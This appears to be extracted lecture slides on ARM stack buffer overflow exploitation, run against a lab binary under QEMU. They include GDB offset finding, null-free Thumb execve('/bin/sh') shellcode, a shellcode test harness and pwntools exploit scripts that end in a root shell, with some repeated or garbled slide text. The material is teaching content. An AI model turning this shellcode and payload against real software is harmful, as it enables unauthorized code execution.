Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
88 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.11
Reading symbols from ./overflow...
(No debugging symbols found in ./overflow)
gef> gef-remote --qemu-user --qemu-binary ./overflow localhost 1234
```

```
root[ Legend: Modified register | Code | Heap | Stack | String ]
```

```
$r0 : 0x00000065 → 0x00000065
$r1 : 0x00000202 → 0x00000202
$r2 : 0x00000001 → 0x00000001
$r3 : 0x00000000 → 0x00000000
$r4 : 0x00000001 → 0x00000001
$r5 : 0x00000001 → 0x00000001
$r6 : 0x408005e4 → 0x40800707 → 0x766f2f2e → 0x766f2f2e (".ov"? )
$r7 : 0x0007d344 → 0x000104e0 → 0xe92d4010 → 0xe92d4010
$r8 : 0x00000000 → 0x00000000
$r9 : 0x408005ec → 0x40800712 → 0x5f474458 → 0x5f474458 ("XDG_"? )
$r10 : 0x00000001 → 0x00000001
$r11 : 0x61616169 → 0x61616169 ("iaaa"? )
$r12 : 0x00000050 → 0x00000050
$sp : 0x40800480 → 0x6161616b → 0x6161616b ("kaaa"? )
$lr : 0x0002a8c0 → 0xe3500000 → 0xe3500000
$pc : 0x6161616a → 0x6161616a ("jaaa"? )
$pcsr: [negative ZERO CARRY overflow interrupt fast thumb]
```

```
0x40800480 +0x0000: 0x6161616b → 0x6161616b ← $sp
0x40800484 +0x0004: 0x6161616c → 0x6161616c
0x40800488 +0x0008: 0x6161616d → 0x6161616d
0x4080048c +0x000c: 0x6161616e → 0x6161616e
0x40800490 +0x0010: 0x6161616f → 0x6161616f
0x40800494 +0x0014: 0x61616170 → 0x61616170
0x40800498 +0x0018: 0x61616171 → 0x61616171
0x4080049c +0x001c: 0x61616172 → 0x61616172
```

```
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x6161616a
```

```
[#0] Id 1, stopped 0x6161616a in ?? (), reason: SIGSEGV
```

```
(remote) gef> █
```

```
./overflow < str100
```

```
11767e6:/workdir # gdb-multiarch ./overflow
ebian 13.2-1) 13.2
(C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
88 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.11
Reading symbols from ./overflow...
(No debugging symbols found in ./overflow)
gef-remote --qemu-user --qemu-binary ./overflow localhost 1234
```



Figure out the Length of Dummy Characters

[Legend: **Modified** register | **Code** | **Heap** | **Stack** | **String**]

```
$r0 : 0x00000065 → 0x00000065
$r1 : 0x00000202 → 0x00000202
$r2 : 0x00000001 → 0x00000001
$r3 : 0x00000000 → 0x00000000
$r4 : 0x00000001 → 0x00000001
$r5 : 0x00000001 → 0x00000001
$r6 : 0x408005e4 → 0x40800707 → 0x766f2f2e → 0x766f2f2e (".ov"?)
$r7 : 0x0007d344 → 0x000104e0 → 0xe92d4010 → 0xe92d4010
$r8 : 0x00000000 → 0x00000000
$r9 : 0x408005ec → 0x40800712 → 0x5f474458 → 0x5f474458 ("XDG_"?)
$r10 : 0x00000001 → 0x00000001
$r11 : 0x61616169 → 0x61616169 ("iaaa"?)
$r12 : 0x00000050 → 0x00000050
$sp : 0x40800480 → 0x6161616b → 0x6161616b ("kaaa"?)
$lr : 0x0002a8c0 → 0xe3500000 → 0xe3500000
$pc : 0x6161616a → 0x6161616a ("jaaa"?)
$cpsr: [negative ZERO CARRY overflow interrupt fast thumb]
```

```
0x40800480 +0x0000: 0x6161616b → 0x6161616b ← $sp
0x40800484 +0x0004: 0x6161616c → 0x6161616c
0x40800488 +0x0008: 0x6161616d → 0x6161616d
0x4080048c +0x000c: 0x6161616e → 0x6161616e
0x40800490 +0x0010: 0x6161616f → 0x6161616f
0x40800494 +0x0014: 0x61616170 → 0x61616170
0x40800498 +0x0018: 0x61616171 → 0x61616171
0x4080049c +0x001c: 0x61616172 → 0x61616172
```

```
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x6161616a
```

```
[#0] Id 1, stopped 0x6161616a in ?? (), reason: SIGSEGV
```

```
(remote) gef> █
```

```
(remote) gef> pattern offset $pc
[+] Searching for '6a616161'/'6161616a' with period=4
[+] Found at offset 36 (little-endian search) likely
(remote) gef> █
```

```
#!/usr/bin/python

from pwn import *

context(log_level='debug', arch='arm')

def main():
    # start a process
    p = process(['qemu-arm', './overflow'])

    # create payload
    ret_address = 0x00010558
    payload = b"A" * 36 + p32(ret_address)


    # send the payload to the binary
    p.send(payload)

    p.interactive()

if __name__ == "__main__":
    main()
```


Jump to Shellcode

- When the function is done it will jump to whatever address is on the stack.
- We **put some code in the buffer** and **set the return address to point to it!**



hello_world.s

```
1      .data                /* section declaration */
2      hello_string:
3          .asciz "Hello, World!\n" /* null-terminated string */
4
5      .text                /* section declaration */
6      .global _start       /* entry point for the program */
7
8      _start:              /* _start label */
9          /* Write syscall */
10         mov r0, #1        /* file descriptor (stdout) */
11         ldr r1, =hello_string /* pointer to the string */
12         mov r2, #14       /* string length */
13         mov r7, #4        /* syscall number for sys_write */
14         swi 0             /* invoke syscall */
15
16         /* Exit syscall */
17         mov r0, #0        /* exit status */
18         mov r7, #1        /* syscall number for sys_exit */
19         swi 0             /* invoke syscall */
```

hello_world.s

```
1  .data                /* section declaration */
2  hello_string:
3      .asciz "Hello, World!\n" /* null-terminated string */
4
5  .text                /* section declaration */
6  .global _start       /* entry point for the program */
7
8  _start:              /* _start label */
9      /* Write syscall */
10     mov r0, #1        /* file descriptor (stdout) */
11     ldr r1, =hello_string /* pointer to the string */
12     mov r2, #14       /* string length */
13     mov r7, #4        /* syscall number for sys_write */
14     swi 0             /* invoke syscall */
15
16     /* Exit syscall */
17     mov r0, #0        /* exit status */
18     mov r7, #1        /* syscall number for sys_exit */
19     swi 0             /* invoke syscall */
```

```
schen@molly:~$ arm-linux-gnueabi-as -o hello_world.o hello_world.s
schen@molly:~$ arm-linux-gnueabi-ld -o hello_world hello_world.o
schen@molly:~$ qemu-arm hello_world
Hello, World!
```


Some Useful System Call

▪ open/read/write

```
eax ebx ecx edx
0x05 path  0   0 open(path, O_RDONLY)
0x03  fd buf size read(fd, buf, size)
0x04  fd buf size write(fd, buf, size)
```

▪ mmap/mprotect


- mmap: use to allocate an executable area
- mprotect: disable data executable prevention

▪ execve

- execve(char* path, char* argv[], char* envp[]);
- path: path to the executable file
- argv: arguments (char* pointer array)
- envp: environment variable (char* pointer array)

System() in Libc

```
1  #include <stdio.h>
2
3  void main(void)
4  {
5      system("/bin/sh");
6  }
```



▪ execve

- execve(char* path, char* argv[], char* envp[]);
- path: path to the executable file
- argv: arguments (char* pointer array)
- envp: environment variable (char* pointer array)

Shellcode

Shellcode is defined as a set of instructions injected and then executed by an exploited program. **Shellcode** is used to directly manipulate registers and the functionality of a exploited program.

Crafting Shellcode (the small program)


```
.section .text
.global _start
```

_start:

```
add r0, pc, #12
mov r1, #0
mov r2, #0
mov r7, #11
svc #0
```

```
.ascii "/bin/sh\0"
shell_wrong.s
```

```
root@769739f7fdb5:/workdir/class10ARM # arm-linux-gnueabi-hf-as shell_wrong.s -o shell_wrong.o
root@769739f7fdb5:/workdir/class10ARM # arm-linux-gnueabi-hf-objdump -d -M force-thumb shell_wrong.o
```



Crafting Shellcode (the small program)

```
.section .text
.global _start

_start:
    add r0, pc, #12
    mov r1, #0
    mov r2, #0
    mov r7, #11
    svc #0

.ascii "/bin/sh\0"
```

shell_wrong.o: file format elf32-littlearm

Disassembly of section .text:

```
00000000 <_start>:
0: 000c      movs    r4, r1
2: e28f      b.n     524 <_start+0x524>
4: 1000      asrs    r0, r0, #32
6: e3a0      b.n     74a <_start+0x74a>
8: 2000      movs    r0, #0
a: e3a0      b.n     74e <_start+0x74e>
c: 700b      strb    r3, [r1, #0]
e: e3a0      b.n     752 <_start+0x752>
10: 0000      movs    r0, r0
12: ef00 622f  vhsb.s8 d6, d0, d31
16: 6e69      .short  0x6e69
18: 0000 8732f  .word   0x0068732f
```

```
root@769739f7fdb5:/workdir/class10ARM # arm-linux-gnueabi-hf-as shell_wrong.s -o shell_wrong.o
root@769739f7fdb5:/workdir/class10ARM # arm-linux-gnueabi-hf-objdump -d -M force-thumb shell_wrong.o
```

When discussing shellcode, **null bytes (0x00)** often pose problems.

String Terminator: In the C programming language, strings are terminated by a null byte. If a shellcode contains a null byte, it might be mistakenly identified as the end of a string. As a result, the shellcode would only execute up to that point, and the subsequent code wouldn't be executed.

Crafting Shellcode (the small program)

```
.section .text
.global _start

_start:
    .code 32
    add r3, pc, #1
    bx r3

    .code 16
    add r0, pc, #8
    eor r1, r1, r1
    eor r2, r2, r2
    strb r2, [r0, #7]
    mov r7, #11
    svc #1

.ascii "/bin/shx"
```

shell.s

One of the techniques we can use to make null-bytes less likely to appear in our shellcode is to use **Thumb mode**. Using Thumb mode decreases the chances of having null-bytes, because Thumb instructions are 2 bytes long instead of 4.

Crafting Shellcode (the small program)

```
arm-linux-gnueabi-hf-objdump -d -M force-thumb shell.o
```

```
shell.o:      file format elf32-littlearm
```

```
Disassembly of section .text:
```

```
00000000 <_start>:
```

```
 0:  3001      adds    r0, #1
 2:  e28f      b.n     524 <_start+0x524>
 4:  ff13 e12f  vrhadd.u16      d14, d3, d31
 8:  a002      add     r0, pc, #8      @ (adr r0, 14 <_start+0x14>)
 a:  4049      eors    r1, r1
 c:  4052      eors    r2, r2
 e:  71c2      strb    r2, [r0, #7]
10:  270b      movs    r7, #11
12:  df01      svc     1
14:  6e69622f  .word    0x6e69622f
18:  7868732f  .word    0x7868732f
```

```
.section .text
.global _start
```

```
_start:
```

```
.code 32
add r3, pc, #1
bx r3
```

```
.code 16
add r0, pc, #8
eor r1, r1, r1
eor r2, r2, r2
strb r2, [r0, #7]
mov r7, #11
svc #1
```

```
.ascii "/bin/shx"
```

Crafting Shellcode (the small program)

```
arm-linux-gnueabi-hf-objdump -d -M force-thumb shell.o
```

```
shell.o:      file format elf32-littlearm
```

```
Disassembly of section .text:
```

```
00000000 <_start>:
```

0:	3001	adds	r0, #1
2:	e28f	b.n	524 <_start+0x524>
4:	ff13 e12f	vrhadd.u16	d14, d3, d31
8:	a002	add	r0, pc, #8 @ (adr r0, 14 <_start+0x14>)
a:	4049	eors	r1, r1
c:	4052	eors	r2, r2
e:	71c2	strb	r2, [r0, #7]
10:	270b	movs	r7, #11
12:	df01	svc	1
14:	6e69622f	.word	0x6e69622f
18:	7868732f	.word	0x7868732f

```
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x78"
```

shellcode

test_shellcode.c

```
# include <stdio.h>
# include <string.h>
# include <unistd.h>
# include <sys/mman.h>

# define EXEC_MEM ((void *) 0x80000000)

unsigned char shellcode[] =
    "\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x78";

int main() {
    mmap(EXEC_MEM, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_ANONYMOUS | MAP_FIXED | MAP_PRIVATE, -1, 0);
    memcpy(EXEC_MEM, (void *)shellcode, strlen(shellcode)+1);
    (*(int (*)())EXEC_MEM)();
    return 0;
}
```


test_shellcode.c

```
root@769739f7fdb5:/workdir/class10ARM # arm-linux-gnueabi-gcc test_shellcode.c -o test_shellcode -fno-stack-protector -zexecstack -no-pie -static
```

```
root@769739f7fdb5:/workdir/class10ARM # qemu-arm ./test_shellcode
#
```

Jump to Shellcode

- When the function is done it will jump to whatever address is on the stack.
- We **put some code in the buffer** and **set the return address to point to it!**



Use Pwntools

```
from pwn import *

context.update(log_level='debug', arch='arm', bits='32', os='linux')

def main():
    p = process(['qemu-arm', '-L', '/usr/arm-linux-gnueabi', './overflow'])

    shellcode = b"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x78"

    payload = b"A" * 36
    payload += p32(0xdeadbeef)
    payload += shellcode

    f = open("armshell", "wb")
    f.write(payload)
    f.close()

    p.sendline(payload)

    p.interactive()

if __name__ == "__main__":
    main()
```

program will crash @ 0xdeadbeef

run the program with “armshell”
as input
set break point @ 0xdeadbeef
and check for the shellcode
location → **0x40800460**

```
$r6 : 0x408005c4 → 0x408006e4 → 0x2f2e2f2e → 0x2f2e2f2e ("../"?)
$r7 : 0x0007d344 → 0x000104e0 → 0xe92d4010 → 0xe92d4010
$r8 : 0x00000000 → 0x00000000
$r9 : 0x408005cc → 0x408006f1 → 0x5f474458 → 0x5f474458 ("XDG_?")
$r10: 0x00000001 → 0x00000001
$r11: 0x41414141 → 0x41414141 ("AAAA"?)
$r12: 0x00000050 → 0x00000050
$sp : 0x40800460 → 0xe28f3001 → 0xe28f3001
$lr : 0x0002a8c0 → 0xe3500000 → 0xe3500000
$pc : 0xdeadbeef → 0xdeadbeef
$cpsr: [negative ZERO CARRY overflow interrupt fast THUMB]
```

```
0x40800460 +0x0000: 0xe28f3001 → 0xe28f3001 ← $sp
0x40800464 +0x0004: 0xe12fff13 → 0xe12fff13
0x40800468 +0x0008: 0x4049a002 → 0x00000000 → 0x00000000
0x4080046c +0x000c: 0x71c24052 → 0x71c24052
0x40800470 +0x0010: 0xdf01270b → 0xdf01270b
0x40800474 +0x0014: 0x6e69622f → 0x6e69622f
0x40800478 +0x0018: 0x7868732f → 0x7868732f
0x4080047c +0x001c: 0x767e9500 → 0x767e9500
```

```
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0xdeadbeef
```

```
[#0] Id 1, stopped 0xdeadbeef in ?? (), reason: SIGSEGV
```

Use Pwntools

```
from pwn import *

context.update(log_level='debug', arch='arm', bits='32', os='linux')

def main():
    p = process(['qemu-arm', '-L', '/usr/arm-linux-gnueabi', './overflow'])

    shellcode = b"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x78"

    payload = b"A" * 36
    payload += p32(0x40800460)
    payload += shellcode

    f = open("armshell", "wb")
    f.write(payload)
    f.close()


    p.sendline(payload)

    p.interactive()

if __name__ == "__main__":
    main()
```

update script

```
root@769739f7fdb5:/workdir/class10ARM # python3 exploit2.py
[*] Starting local process '/usr/bin/qemu-arm' argv=[b'qemu-arm', b'-L', b'/usr/arm-linux-gnueabi', b'./overflow'] : pid 569
[DEBUG] Sent 0x45 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000020 41 41 41 41 60 04 80 40 01 30 8f e2 13 ff 2f e1 |AAAA|'..@|.0..|'..|
00000030 02 a0 49 40 52 40 c2 71 0b 27 01 df 2f 62 69 6e |..IgR@:q|'...'./bin|
00000040 2f 73 68 78 0a |./shx|.|
00000045
[*] Switching to interactive mode
[DEBUG] Received 0x45 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000020 41 41 41 41 60 04 80 40 01 30 8f e2 13 ff 2f e1 |AAAA|'..@|.0..|'..|
00000030 02 a0 49 40 52 40 c2 71 0b 27 01 df 2f 62 69 6e |..IgR@:q|'...'./bin|
00000040 2f 73 68 78 0a |./shx|.|
00000045
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'\x04@\x8f\xe2\xff/\xe1\xa0Ig@\xc2q\x0b\xdf/bin/shx
$
[DEBUG] Sent 0x1 bytes:
10 * 0x1
$ whoami
[DEBUG] Sent 0x7 bytes:
b'whoami\n'
[DEBUG] Received 0x5 bytes:
b'root\n'
root
$ date
[DEBUG] Sent 0x5 bytes:
b'date\n'
[DEBUG] Received 0x1d bytes:
b'Mon Oct 23 15:12:38 UTC 2023\n'
Mon Oct 23 15:12:38 UTC 2023
```



NOP

No Operation

In ARM AARCH32, the instruction NOP is specifically designed to do nothing. The hexadecimal representation of the NOP instruction is 0xE1A00000.

NOP slide



NOP

No Operation

When discussing shellcode, **null bytes (0x00)** often pose problems.

In ARM AARCH32, the instruction NOP is specifically designed to do nothing. The hexadecimal representation of the NOP instruction is 0xE1A00000.

NOP slide



NOP

No Operation

In ARM AARCH32, we use **MOV R1, R1** to do No Operation.

The hexadecimal representation for mov r1, r1 is 0xE1A01001 → \x01\x10\xa0\xe1.

AAAAAAAAAAAAAAAAAAAAAAAA

Small program's address

\x01\x10\xa0\xe1

\x01\x10\xa0\xe1

\x01\x10\xa0\xe1

\x01\x10\xa0\xe1

\x01\x30\x8f\xe2\x13\xff\x2f\xe1\
x02

\xa0\x49\x40\x52\x40\xc2\x71\x0
b\x27

\x01\xdf\x2f\x62\x69\x6e\x2f\x73
\x68\x78

Classic Exploitation Illustration

0xbfff0000

0xbfff0004

0xbfff0008

0xbfff000c

...

0xbfff0020

0xbfff0024

30	00	ff	bf
f0	84	04	08

Buffer


Saved Base Pointer

Saved Return Pointer

